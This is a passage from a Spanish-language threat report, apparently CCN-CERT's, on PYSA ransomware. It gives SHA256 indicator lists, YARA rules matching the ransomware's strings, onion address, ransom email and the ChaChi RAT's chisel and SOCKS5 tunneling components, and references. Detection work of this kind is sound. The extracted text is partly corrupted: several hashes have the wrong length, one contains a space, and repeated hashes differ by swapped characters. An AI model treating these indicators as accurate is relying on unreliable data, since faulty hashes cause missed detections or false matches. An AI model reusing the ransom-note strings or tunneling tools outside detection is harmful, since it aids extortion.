c9bed25ab291953872c90126ce5283ce1ad5269ff8c1bca74a42468db7417045
e47a632bfd08e72d15517170b06c2de140f5f237b2f370e12fbb3ad4ff75f649
0fd13ece461511fbc129f6584d45fea920200116f41d6097e4dffeb965b19ef4
3a6ddc4022f6abe7bdb95a3ba491aaf7f9713bcb6db1fbbaa299f7c68ab04d4f4
5d8459c2170c296288e2c0dd9a77f5d973b22213af8fa0d276a8794ffe8dc159
6d1fde9a5963a672f5e4b35cc7b8eaa8520d830eb30c67fadf8ab82aeb28b81a
8b5cdbd315da292bbbeb9ff4e933c98f0e3de37b5b813e87a6b9796e10fbe9e8
2697bbe0e96c801ff615a97c2258ac27eec015077df5222d52f3fbbc dca901f5
85c8ccf45cdb84e99cce74c376ce73fdf08fdd6d0a7809702e317c18a016b388
7b5027bd231d8c62f70141fa4f50098d056009b46fa2fac16183d1321be04768
9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9ed866337bdbde
a30e605fa404e3fcbfc50cb94482618add30f8d4dbd9b38ed595764760eb2e80
aa2faf0f41cc1710caf736f9c966bf82528a97631e94c7a5d23eadcbe0a2b586
af97b35d9e30db252034129b7b3e4e6584d1268d00cde9654024ce460526f61e

	045510eb6c86fc2d966aded8722f4c0e73690b5078771944ec1a842e50af4410 b0629dcb1b95b7d7d65e1dad7549057c11b06600c319db494548c88ec690551e ccfa2c14159a535ff1e5a42c5dcfb2a759a1f4b6a410028fd8b4640b4f7983c1 d591f43fc34163c9adbcc98f51bb2771223cc78081e98839ca419e6efd711820 ef31b968c71b0e21d9b0674e3200f5a6eb1ebf6700756d4515da7800c2ee6a0f f5cb94aa3e1a4a8b6d107d12081e0770e95f08a96f0fc4d5214e8226d71e7eb7 f8a5065eb53b1e3ac81748176f43dce1f9e06ea8db1ecfa38c146e8ea89fcc0b
Archivo bat para eliminar un binario	44af9d898f417506b5a1f9387f3ce27b9dfa572aae799295ca95eb0c54403cff
Nombre de archivo legítimo	f2dda8720a5549d4666269b8ca9d629ea8b76bdf

9.6 Hashes

SHA256
12b927235ab1a5eb87222ef34e88d4aababe23804ae12dc0807ca6b256c7281c
8a9205709c6a1e5923c66b63addc1f833461df2c7e26d9176993f14de2a39d5b
37c3cb07b37d43721b3a8171959d2dff11ff904b048a334012239be9c7b87f63
0bcbcb1faec0c44d157d5c8170be4764f290d34078516da5dcd8b5039ef54f5ca
6eb0455b0ab3073c88fcb0cad92f73cc53459f94008e57100dc741c23cf41a3
89b9ba56ebe73362ef83e7197f85f6480c1e85384ad0bc2a76505ba97a681010
701791cd5ed3e3b137dd121a0458977099bb194a4580f364802914483c72b3ce
c9bed25ab291953872c90126ce5283ce1ad5269ff8c1bca74a42468db7417045
e47a632bfd08e72d15517170b06c2de140f5f237b2f370e12fbb3ad4ff75f649
0fd13ece461511fbc129f6584d45fea920200116f41d6097e4dffeb965b19ef4

3a6ddc4022f6abe7bdb95a3ba491aaf7f9713bcb6db1fbaa299f7c68ab04d4f4
5d8459c2170c296288e2c0dd9a77f5d973b22213af8fa0d276a8794ffe8dc159
6d1fde9a5963a672f5e4b35cc7b8eaa8520d830eb30c67fadf8ab82aeb28b81a
8b5cddb315da292bbbeb9ff4e933c98f0e3de37b5b813e87a6b9796e10fbe9e8
2697bbe0e96c801ff615a97c2258ac27eec015077df5222d52f3bbcdca901f5
85c8ccf45cdb84e99cce74c376ce73fdf08fdd6d0a7809702e317c18a016b388
7b5027bd231d8c62f70141fa4f50098d056009b46fa2fac16183d1321be04768
9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9ed866337bdbde
a30e605fa404e3cbfc50cb94482618add30f8d4dbd9b38ed595764760eb2e80
aa2faf0f41cc1710caf736f9c966bf82528a97631e94c7a5d23eadcbe0a2b586
af97b35d9e30db252034129b7b3e4e6584d1268d00cde9654024ce460526f61e
045510eb6c86fc2d966aded8722f4c0e73690b5078771944ec1a842e50af4410
b0629dcb1b95b7d7d65e1dad7549057c11b06600c319db494548c88ec690551e
ccfa2c14159a535ff1e5a42c5dcfb2a759a1f4b6a410028fd8b4640b4f7983c1
d591f43fc34163c9adbcc98f51bb2771223cc78081e98839ca419e6efd711820
ef31b968c71b0e21d9b0674e3200f5a6eb1ebf6700756d4515da7800c2ee6a0f
f5cb94aa3e1a4a8b6d107d12081e0770e95f08a96f0fc4d5214e8226d71e7eb7
f8a5065eb53b1e3ac81748176f43dce1f9e06ea8db1ecfa38c146e8ea89fcc0b
44af9d898f417506b5a1f9387f3ce27b9dfa572aae799295ca95eb0c54403cff
4770a0447ebc83a36e590da8d01ff4a418d58221c1f44d21f433aaf18fad5a99
03f8b112f52b6fc7722e07aa416b6e74b63520f9fc5c932bd4382c3676bd4d64
6661b5d6c8692bd64d2922d7ce4641e5de86d70f5d8d10ab82e831a5d7005acb
9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9ed866337bdbde
164cb8e82d7e07cca0409925cadd8be5e3e8e07db88526ff7fe87596c6a6bd07
7c774062bc55e2d0e869d5d69820aa6e3b759454dbc926475b4db6f7f2b6cb14
58ebe9b1c926c87dc1e9d924942504a56456007bff8de4932ef18e476da700c2

6f3cd5f05ab4f404c78bab92f705c91d967b31a9b06017d910af312fa87ae3d6
1e39243c218056dbe72b6b889f2245b3d0f49f29952950d4b83581263c09c1ae
fb31b023d2545563862c9c314d91770fcec7bb7a4b13abfdb5244266a67446a3
153222163442b304f5cee295268115c9cfd0f1168f49f9e3fae52340eee51ec
d1b6ee9b716fe48e51ac4e6bec691366bb08d507773d61a5d14fb15ec5e25e2b
6f4338a7a3ef8e491279ae81543a08554cad15d1bce6007047bc4449d945b799
051fb654403340420102430f807ea41ab790666488d897dc5b0008e99fed47d6
75c8e93ffcf84f0d3444c0b9fc8c9a462f91540c8760025c393a749d198d9db
7fd3000a3afbf077589c300f90b59864ec1fb716feba8e288ed87291c8fdf7c3
931772ac59f5859e053589202c8db81edc01911391fe5b32c9abb5bbc2b06e43
af99b482eb0b3ff976fa719bf0079da15f62a6c203911655ed93e52ae05c4ac8
90cf35560032c380ddaaa05d9ed6baacbc7526a94a992a07fd02f92f371a8e92
4770a0447ebc83a36e590da8d01ff4a418d58221c1f44d21f433aaf18fad5a99
e4287e9708a73ce6a9b7a3e7c72462b01f7cc3c595d972cf2984185ac1a3a4a8

about
Pysa

[illegible]

Ilustración 10 – Matriz pintada con los TTPs de PYSA

```
import "pe"

rule PYSA_Ransomware
{
    meta:
        author = "Centro Criptológico Nacional (CCN)"
        date = "15/03/2021"
        description = "PYSA ransomware"
    strings:
        $1 = "PYSA"
        $2 = "update.bat"
```

```
$3 = "Crypto++"
$4 = {2E0070007900730061000000}
$5 = {45766572792062797465206F6E20616E79207479706573}
condition:
    uint16(0) == 0x5A4D and
    pe.machine == pe.MACHINE_I386 and
    pe.number_of_sections == 7 and
    all of them
}

rule Pysa_ransomware
{
meta:
    description = "YARA rule for identifying the Pysa ransomware."
    author = "Aleksandar Milenkoski"
    date = "2021-07"

strings:
    $code = { 68 00 04 00 00 ?? ?? E8 7C BD 02 00 ?? ?? E8 A5 C2 02 00
?? ?? ?? ?? ?? ?? ?? DD ?? ?? ?? ?? ?? ?? DD ?? ?? E8 5D 81 03 00
59 ?? E8 B6 BE 02 00 }

    $s1 = "CryptoPP" ascii wide
    $s2 = "pysa" ascii wide nocase fullword
    $s3 = "Protect Your System Amigo" ascii wide nocase

condition:
    uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and $s2
and 2 of ($code,$s1,$s3)
}

rule win32_pysaransomware
{
meta:
    author= "Cyble Research"
    date= "2021-11-25"
    description= "Coverage for Pysa Ransomware"
    hash=
"7c774062bc55e2d0e869d5d69820aa6e3b759454dbc926475b4db6f7f2b6cb14"
    strings:
        $header= "MZ"
        $sig1 = "Readme.README" wide ascii
        $sig2 = "n.pysa" wide ascii
        $sig3 =
"pysa2bitc5ldeyfak4seeruqyms4sj5wt5qkcq7aoyg4h2acqieywad.onion" wide
ascii
```



```
        $sig4 = "kardalkareefhaddad@onionmail.org" wide ascii
        $sig5 = "Every byte on any types of your devices was
encrypted." wide ascii
        $sig6 = "To get all your data back contact us" wide ascii
    condition:
        $header at 0 and (4 of ($sig*))
}

rule Mal_Backdoor_ChaChi_RAT
{
    meta:
        description = "ChaChi RAT used in PYSA Ransomware
Campaigns"
        author = "BlackBerry Threat Research & Intelligence"

    strings:
        // "Go build ID:"
        $go = { 47 6F 20 62 75 69 6C 64 20 49 44 3A }
        // dnsStream
        $dnsStream = { 64 6E 73 53 74 72 65 61 6D }
        // SOCKS5
        $socks5 = { 53 4F 43 4B 53 35 }
        // chisel
        $chisel = { 63 68 69 73 65 6C }

    condition:
        // MZ signature at offset 0
        uint16(0) == 0x5A4D and
        // PE signature at offset stored in MZ header at 0x3C
        uint32(uint32(0x3C)) == 0x00004550 and
        // ChaChi Strings
        all of them
}
```

12 Referencias

<https://blogs.blackberry.com/en/2021/06/pysa-loves-chachi-a-new-golang-rat>

<https://www.acronis.com/en-us/blog/posts/pysa-ransomware/>

<https://www.prodaft.com/resource/detail/pysa-ransomware-group-depth-analysis>

<https://blog.cyble.com/2021/11/29/pysa-ransomware-under-the-lens-a-deep-dive-analysis/>

<https://www.cybereason.com/blog/research/threat-analysis-report-inside-the-destructive-pysa-ransomware>

<https://securitysummitperu.com/articulos/nueva-informacion-del-ransomware-pysa/>

<https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/5834-ccn-cert-id-05-21-pysa-ransomware/file.html>

<https://www.sentinelone.com/blog/from-the-front-lines-peering-into-a-pysa-ransomware-attack/>

<https://thedfirreport.com/2020/11/23/pysa-mespinoza-ransomware/>